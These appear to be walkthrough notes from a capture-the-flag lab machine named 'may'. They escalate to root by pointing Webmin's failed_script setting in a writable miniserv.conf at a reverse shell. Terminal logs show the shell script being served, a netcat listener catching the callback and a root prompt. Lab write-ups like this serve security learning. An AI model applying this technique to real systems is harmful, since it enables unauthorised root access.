
```
marie@may:~$ find /  -name \*webmin\* -ls 2>/dev/null
   133494      4 drwxr-xr-x   2 root     root         4096 Apr 21 15:38 /tmp/.webmin
    28323      4 -rw-r--r--   1 root     root         2084 Jul 22  2021 /webmin-setup.out
   302722      4 -rwxr-xr-x   1 root     root         1858 Jun 12  2021 /etc/init.d/webmin
   303008      0 lrwxrwxrwx   1 root     root           18 Jul 22  2021 /etc/rc0.d/K10webmin → /etc/init.d/webmin
   303010      0 lrwxrwxrwx   1 root     root           18 Jul 22  2021 /etc/rc4.d/K10webmin → /etc/init.d/webmin
   303007      0 lrwxrwxrwx   1 root     root           18 Jul 22  2021 /etc/rc5.d/S99webmin → /etc/init.d/webmin
   303005      0 lrwxrwxrwx   1 root     root           18 Jul 22  2021 /etc/rc2.d/S99webmin → /etc/init.d/webmin
   303006      0 lrwxrwxrwx   1 root     root           18 Jul 22  2021 /etc/rc3.d/S99webmin → /etc/init.d/webmin
   303009      0 lrwxrwxrwx   1 root     root           18 Jul 22  2021 /etc/rc1.d/K10webmin → /etc/init.d/webmin
   302721      4 -rw-rw-r--   1 root     root          104 Jun 12  2021 /etc/pam.d/webmin
   303011      0 lrwxrwxrwx   1 root     root           18 Jul 22  2021 /etc/rc6.d/K10webmin → /etc/init.d/webmin
   302977      4 drwxr-xr-x 116 root     root         4096 Apr 21 14:36 /etc/webmin
   136018      4 drwx--x--x   2 root     bin          4096 Jul 22  2021 /etc/webmin/webminlog
```



```
-rw----rw-  1 root bin   979 Apr 21 14:36 miniserv.conf
-rw-------  1 root bin  2957 Jul 22  2021 miniserv.pem
-rw-------  1 root bin     9 Jul 22  2021 miniserv.users
drwx--x--x  2 root bin  4096 Jul 22  2021 man
```

steps to get root

1. change in miniserv.conf the path of failed_script to /home/marie/shell.pl
2. create a reverse shell in /home/marie/shell.pl, if you try another path system will erase it (i get it from www.revshells.com)
3. chmod +x /home/marie/shell.pl
4. start on kali a netcat listener
5. sudo reboot on marie's machine and webmin will restar
6. enter to webmin site (on port 10000) and loging with wrongs credential



```
┌──(root㉿kali)-[/home/guel/Work]
└─# ssh -i id_rsa marie@192.168.0.163
Linux may 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Apr 21 16:21:39 2025 from 192.168.0.36
marie@may:~$ id
uid=1000(marie) gid=1000(marie) groups=1000(marie),24(cdrom),25(floppy),29(audio),30(
marie@may:~$ 

[Mon Apr 21 16:09:55 2025] 192.168.0.163:54928 Accepted
[Mon Apr 21 16:09:55 2025] 192.168.0.163:54928 [200]: GET /shell.pl
[Mon Apr 21 16:09:55 2025] 192.168.0.163:54928 Closing
^C

┌──(root㉿kali)-[/home/guel]
└─# nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.163] 43316
bash: cannot set terminal process group (404): Inappropriate ioctl for device
bash: no job control in this shell
root@may:/usr/share/webmin# id
id
uid=0(root) gid=0(root) groups=0(root)
```

well done!